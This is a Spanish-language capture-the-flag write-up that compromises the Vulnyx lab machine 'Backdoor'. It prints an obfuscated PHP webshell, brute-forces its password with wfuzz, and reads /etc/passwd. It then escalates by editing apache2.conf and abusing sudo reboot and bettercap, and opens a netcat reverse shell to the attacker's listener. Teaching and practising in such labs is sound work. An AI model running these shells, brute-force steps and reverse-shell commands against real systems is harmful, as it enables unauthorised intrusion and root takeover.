

Vulnyx - Backdoor	
Sistema Operativo:	Linux
Dificultad:	Difícil
Release:	26/04/2023
Técnicas utilizadas	
<ul style="list-style-type: none">• Brute Force Secure WebShell• Abuse Reboot Binary• Abuse Bettercap Binary	

Backdoor es una máquina clasificada de nivel difícil en la plataforma Vulnyx. Para resolver este reto, comencé utilizando Gobuster para descubrir directorios ocultos y archivos relevantes. La identificación de un directorio denominado "Backdoor" y una página web con una "secure web shell" me llevó a explorar posibles vectores de ataque, incluyendo la ejecución de comandos remotos mediante parámetros específicos.

Posteriormente, empleé Burp Suite para gestionar las peticiones web y ejecutar comandos remotos en la máquina objetivo. La escalada de privilegios se logró mediante la manipulación de archivos de configuración del servidor Apache y el uso de herramientas como Bettercap y Netcat para obtener acceso root.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `netdiscover -i eth1 -r 192.168.1.0/24`. Este comando es útil para identificar todos los hosts disponibles en mi red.

```
Currently scanning: Finished! | Screen View: Unique Hosts

19 Captured ARP Req/Rep packets, from 1 hosts. Total size: 1140
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.1.12 08:00:27:4a:b2:3d 19    1140 PCS Systemtechnik GmbH

(root@kali)-[/home/administrador]
#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_backdoor` para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```

(administrador@kali)-[~/Descargas]
$ cat nmap/scanner_backdoor
# Nmap 7.94SVN scan initiated Sun Dec 8 13:41:35 2024 as: /usr/lib/nmap/nmap -p- -SS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_backdoor 192.168.1.12
Nmap scan report for 192.168.1.12
Host is up, received arp-response (0.0013s latency).
Scanned at 2024-12-08 13:41:48 CET for 14s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 f0:eb:24:fb:9e:b0:7a:1a:bd:f7:b1:05:23:7f:b1:6f (RSA)
|_ ssh-rsa: AAAAB3NzaC1yc2EAAAADAQABAAQGDQp4OvUJ0xKoulS7xOYz1485bm/ZBVM/86xLQvh7Gqa1dmEWz/eHP2C3MJQnqTFPOeh18FUL0zj9fiehyzhd6CM7+qBZ/4B9b5Rk0x7AL+S3aRIey4qQj7/k72PgMBkyf
/Y/IqueYR+ft2n5R0LLUfjFlezB+zSa8xkDPgiY9qKZBMXA/60aaD3TV1x6jfttzi+Acas8cdfOTJUvLSzYaHrJQSNLKfJhniucqg/zx0nMIHjs/v1YXYCh0jLYDs53/NqTzEPmKkbtwn97T5/FQyswDgJFTtxvCCrInm
9oLnbsEogIQ5mbEq0mb1gOWSvowfXUKiG00nd4D17H4fkCeipFngWFrT+6cQ0NgA3HRKf6NtqeYs=
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXMoYTItbnlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNDNbes4gK0y7nXoXxW1kPwOX/vuxNkae5WSrIFu+ZD8OUIX50K8e6o7IZDJAXn/ACAJL9Mm+ta44syyemA6C40=
|   256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINitrDSHbBfPB1CJosqKLAQXN4/Mt++ocUqbiG861ZSG
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
MAC Address: 08:00:27:4A:B2:3D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 8 13:42:02 2024 -- 1 IP address (1 host up) scanned in 27.52 seconds

```

Análisis del puerto 80 (HTTP)

Tras completar la fase de enumeración, procedí a visitar la página web disponible en el servidor. En este caso, únicamente encontré la página web por defecto de Apache2.



Con el objetivo de obtener más información, utilicé Gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web. Configuré Gobuster para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones .txt, .html y .php.

```


(administrador@kali)-[~/Descargas]
$ gobuster dir -u http://192.168.1.12/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt -b 403,404 --random-agent -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehrlauer (@firefart)
=====
[*] Url: http://192.168.1.12/
[*] Method: GET
[*] Threads: 200
[*] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[*] Negative Status codes: 403,404
[*] User Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.16) Gecko/20120427 Firefox/15.0a1
[*] Extensions: txt,php,html
[*] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 10701]
/backdoor (Status: 301) [Size: 315] [--> http://192.168.1.12/backdoor/]
Progress: 882236 / 882240 (100.00%)
=====
Finished
=====

```

El análisis anterior reveló la existencia de un directorio denominado "Backdoor". A partir de esta información, deduje que podría haber algún tipo de página web que permitiera la ejecución de comandos. Para confirmar esta hipótesis, utilicé el diccionario backdoor_list.txt de SecLists.

```
(administrador@kali)-[~/Descargas]
└─$ gobuster dir -u http://192.168.1.12/Backdoor/ -w /usr/share/wordlists/seclists/Web-Shells/backdoor_list.txt -x php -b 403,404 --random-agent -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.12/Backdoor/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/seclists/Web-Shells/backdoor_list.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.558.0 Safari/534.10
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/php-backdoor.php (Status: 200) [Size: 34]
Progress: 1544 / 1546 (99.87%)
=====
Finished
=====
```

Las herramientas utilizadas identificaron una página con extensión .php. Al visitar esta página, encontré únicamente el mensaje "[+] secure web shell".



Sabiendo esto, consideré la posibilidad de que la página web permitiera la ejecución de código remoto. Sin embargo, no disponía de los parámetros necesarios para confirmarlo. Intenté ejecutar comandos utilizando el parámetro 'cmd' mediante peticiones curl tanto por GET como por POST, pero no obtuve ningún resultado.

A partir de estos resultados, llegué a las siguientes conclusiones:

- Es posible que el parámetro 'cmd' sea incorrecto.
- Podría ser necesario añadir algún parámetro adicional, dado que la palabra "SECURE" aparece en la página. Es posible que exista algún parámetro como "password", "pass" o algo similar.
- La indicación "secure web shell" podría ser una pista falsa para desviar la atención del verdadero vector de ataque.

Sin embargo, dentro del directorio SecLists, se pueden encontrar códigos PHP de webshell ofuscados en el directorio Web-Shells. Estos códigos podrían ser similares al utilizado en la página web que estoy analizando.

```
(administrador@kali)-[~/Descargas]
└─$ cat /usr/share/wordlists/seclists/Web-Shells/PHP/obfuscated-phpshell.php
<?php

$pass = "9cdfb439c7876e703e307864c9167a15"; //lol

$A = chr(0x73);
$B = chr(0x79);
$X = chr(0x74);
$D = chr(0x65);
$E = chr(0x6d);

$hook = $A.$B.$A.$X.$D.$E;

if($pass == md5($_POST['password']))
{
    $hook($_POST['cmd']);
}
else
{
    die();
}

?>
```



Por tanto, realicé las peticiones utilizando el método POST con los parámetros 'password' y 'cmd', aunque desconocía el valor del parámetro 'password'. Después de realizar fuerza bruta sobre dicho parámetro, obtuve las credenciales necesarias para ejecutar comandos remotos.

```
(administrador@kali)-[~/Descargas]
└─$ wfuzz -c --hh=34 -w /usr/share/wordlists/rockyou.txt -d 'password=FUZZ&cmd=id' -u 'http://192.168.1.12/Backdoor/php-backdoor.php'
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*
*****

Target: http://192.168.1.12/Backdoor/php-backdoor.php
Total requests: 14344392

=====
ID           Response  Lines  Word  Chars  Payload
=====
000004807:  200      5 L    8 W    88 Ch  "newpassword"
```


Teniendo en cuenta lo anterior, utilicé Burp Suite para manejar las peticiones web con mayor comodidad. Posteriormente, pude ejecutar comandos remotos en la máquina objetivo, donde observé que el código utilizado era muy similar al mostrado anteriormente.



```
Request
Pretty Raw Hex
1 POST /Backdoor/php-backdoor.php HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,imag
  e/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 47
12
13 password=newpassword&cmd=cat%20php-backdoor.php

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 08 Dec 2024 13:26:39 GMT
3 Server: Apache/2.4.56 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 316
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <pre>
11      [+ ] SECURE WEBSHELL.
12 </pre>
13
14 <pre>
15      [+ ] SECURE WEBSHELL.
16 </pre>
17
18 <?php
19
20 $pass = "5e9d11a14ad1c8dd77e99ef9b53fd1ba";
21
22 $A = chr(0x73);
23 $B = chr(0x79);
24 $X = chr(0x74);
25 $D = chr(0x55);
26 $E = chr(0x6d);
27
28 $hook = $A.$B.$A.$X.$D.$E;
29
30 if($pass == md5($_POST['password']))
31 {
32     $hook($_POST['cmd']);
33 }
34 else
35 {
36     die();
37 }
38
39 ?>
```


Además, al listar los usuarios disponibles en el sistema, descubrí un usuario denominado "rootkit".



```
Request
Pretty Raw Hex
1 POST /Backdoor/php-backdoor.php HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,imag
  e/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 53
12
13 password=newpassword&cmd=cat%20../../../../etc/passwd

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 08 Dec 2024 13:27:39 GMT
3 Server: Apache/2.4.56 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 1431
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <pre>
11      [+ ] SECURE WEBSHELL.
12 </pre>
13
14 root:x:0:0:root:/root:/bin/bash
15 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
16 bin:x:2:2:bin:/bin:/usr/sbin/nologin
17 sys:x:3:3:sys:/dev:/usr/sbin/nologin
18 sync:x:4:65534:sync:/bin:/bin/sync
19 games:x:5:60:games:/usr/games:/usr/sbin/nologin
20 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
21 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
22 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
23 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
24 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
25 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
26 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
27 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
28 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
29 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
30 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
31 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
32 systemd-network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
33 systemd-resolve:x:102:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
34 messagebus:x:108:109:/nonexistent:/usr/sbin/nologin
35 systemd-timesync:x:104:110:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
36 sehd:x:105:65534:/run/sehd:/usr/sbin/nologin
37 systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
38 rootkit:x:1000:1000:rootkit,,/home/rootkit:/bin/bash
```

Sabiendo que puedo ejecutar comandos dentro la máquina víctima, usé un comando que me permitiera entablar una conexión inversa con la máquina objetivo:



Escalada de privilegios

El comando `sudo -l` se utiliza para listar los permisos de sudo del usuario actual. Este comando es importante en la escalada de privilegios, ya que revela qué comandos pueden ser ejecutados con privilegios elevados sin necesidad de proporcionar una contraseña adicional. En este caso, es posible ejecutar el comando `reboot` como usuario `root` sin proporcionar contraseñas. Esto es curioso, ya que con esa aplicación se reiniciaría la máquina.

```
www-data@backdoor:/var/www/html/Backdoor$ ls -l
total 4
-rw-r--r-- 1 www-data www-data 282 Apr 25 2023 php-backdoor.php
www-data@backdoor:/var/www/html/Backdoor$ sudo -l
Matching Defaults entries for www-data on backdoor:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on backdoor:
  (root) NOPASSWD: /usr/sbin/reboot
www-data@backdoor:/var/www/html/Backdoor$
```

Buscando archivos sobre los que tengo permisos de escritura, encontré el archivo de configuración del servidor `apache2.conf`.

apache2.conf es el archivo de configuración principal del servidor web Apache. Contiene directivas que configuran el comportamiento del servidor, incluyendo la asignación de usuarios, permisos, y la configuración de módulos y virtual hosts.

```
www-data@backdoor:/var/www/html/Backdoor$ find / -type f -writable -exec ls -l {} \; 2>/dev/null | grep -vE "proc|sys|dev"
-rw-r--r-- 1 www-data www-data 282 Apr 25 2023 /var/www/html/Backdoor/php-backdoor.php
-rw-r--r-- 1 www-data www-data 10701 Apr 25 2023 /var/www/html/index.html
-rw-r--r-- 1 root root 7242 Apr 26 2023 /etc/apache2/apache2.conf
www-data@backdoor:/var/www/html/Backdoor$
```

La directiva `User` establece el `userid` usado por el servidor para responder a peticiones. El valor predeterminado para esta directiva es `www-data`. Este valor se define en `/etc/apache2/envvars`. Teniendo en cuenta esto, cambié el valor por defecto a `rootkit`, un usuario válido en el sistema.

El archivo `/etc/apache2/envvars` define las variables de entorno utilizadas por el servidor Apache. Incluye configuraciones como el usuario y grupo bajo los cuales se ejecuta el servidor, así como otras variables necesarias para su funcionamiento.

```
# These need to be set in /etc/apache2/envvars
#User ${APACHE_RUN_USER}
#Group ${APACHE_RUN_GROUP}
User rootkit
Group rootkit

#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
HostnameLookups Off
```

Después de reiniciar la máquina víctima y volver a realizar la intrusión, accedí como el usuario rootkit. Al ejecutar `sudo -l`, descubrí que podría elevar privilegios utilizando `bettercap`.

```
rootkit@backdoor:/var/www/html/Backdoor$ id
uid=1000(rootkit) gid=1000(rootkit) groups=1000(rootkit)
rootkit@backdoor:/var/www/html/Backdoor$ sudo -l
Matching Defaults entries for rootkit on backdoor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User rootkit may run the following commands on backdoor:
    (root) NOPASSWD: /usr/bin/bettercap
rootkit@backdoor:/var/www/html/Backdoor$
```

Finalmente, utilicé el comando `netcat` para crear una shell inversa y acceder como usuario root.

```
rootkit@backdoor:/var/www/html/Backdoor$ sudo -u root /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.12 » [15:15:53] [sys.log] [was] Could not find mac for
192.168.1.0/24 > 192.168.1.12 » !id
uid=0(root) gid=0(root) groups=0(root)
192.168.1.0/24 > 192.168.1.12 » !nc -e /bin/bash 192.168.1.100 443

root@backdoor: /var/www/html/Backdoor

(administrador@kali)-[~/Descargas]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.12] 60612
script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
root@backdoor:/var/www/html/Backdoor# id
id
uid=0(root) gid=0(root) groups=0(root)
root@backdoor:/var/www/html/Backdoor# lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 11 (bullseye)
Release:        11
Codename:       bullseye
root@backdoor:/var/www/html/Backdoor#
```